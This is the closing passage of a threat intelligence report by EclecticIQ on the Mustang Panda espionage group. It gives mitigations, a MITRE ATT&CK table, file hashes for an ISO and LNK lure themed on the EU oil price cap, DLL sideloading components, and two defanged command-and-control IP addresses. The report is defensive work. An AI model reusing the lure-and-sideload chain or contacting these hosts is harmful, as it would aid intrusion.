EclecticIQ analysts assess that it is probable Mustang Panda will increase their activity and continue to use similar TTPs in response to geopolitical developments in Ukraine and Europe, based on an examination of the group's previous cyberespionage activity. Analysts should continue to track Mustang Panda using the TTPs and infrastructure highlighted in the report and the YARA rules provided below.

Mitigations

- Implement basic incident response and detection deployments and controls like network IDS, netflow collection, host-logging, and web proxy, alongside human monitoring of detection sources.
- Employ host-based controls.
- Filter email correspondence and monitor for malicious attachments.
- Identify critical data and implement additional network segmentation and special protections for sensitive information, such as multifactor authentication, highly restricted access, and storage systems only accessible via an internal network.
- Create alerts for disk image file types, such as ISO, and shortcut files, which have been increasingly abused by different threat actors. Furthermore, organizations should consider disabling auto-mounting of ISO or VHD files.
- Configure intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defence mechanisms in place to alert on and upon review, consider blocking connection attempts from unrecognized external IP addresses and domains.

MITRE ATT&CK

Tactic: Technique	ATT&CK Code
Execution: User Execution Malicious File	T1204
Defense Evasion: Hijack Execution Flow DLL Search Order Hijacking	T1574.001
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Masquerading Double File Extension	T1036.007
Command-and-Control: Encrypted Channel Symmetric Cryptography	T1573.001
Command-and-Control: Data Encoding Standard Encoding	T1132.001

Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001

INDICATORS OF COMPROMISE

Sample File Name(s)	SHA-256 Hash
LMIGuardianDll.dll	ee2c8909089f53aafc421d9853c01856b0a9015eba12aa0382e98417d28aef3f
LMIGuardianDat.dat	8c4926dd32204b6a666b274a78ccfb16fe84bbd7d6bc218a5310970c4c5d9450
draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.iso	723d804cfc334cad788f86c39c7fb58b42f452a72191f7f39400cf05d980b4f3
draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.doc.lnk	2c0273394cda1b07680913edd70d3438a098bb4468f16eebf2f50d060cdf4e96
LMIGuardianSvc.exe renamed (test2022.ucp)	26c855264896db95ed46e502f2d318e5f2ad25b59bdc47bd7ffe92646102ae0d

Command and Control Servers
217[.]12[.]206[.]116
45[.]134[.]83[.]29

Hunting Resources: Live Queries & Yara Rules

About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

You might also be interested in:

QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature

ChatGPT Makes Waves Inside and Outside of the Tech Industry

The Godfather Banking Trojan Expands Application Targeting to Affect More Europe-Based Victims

Appendix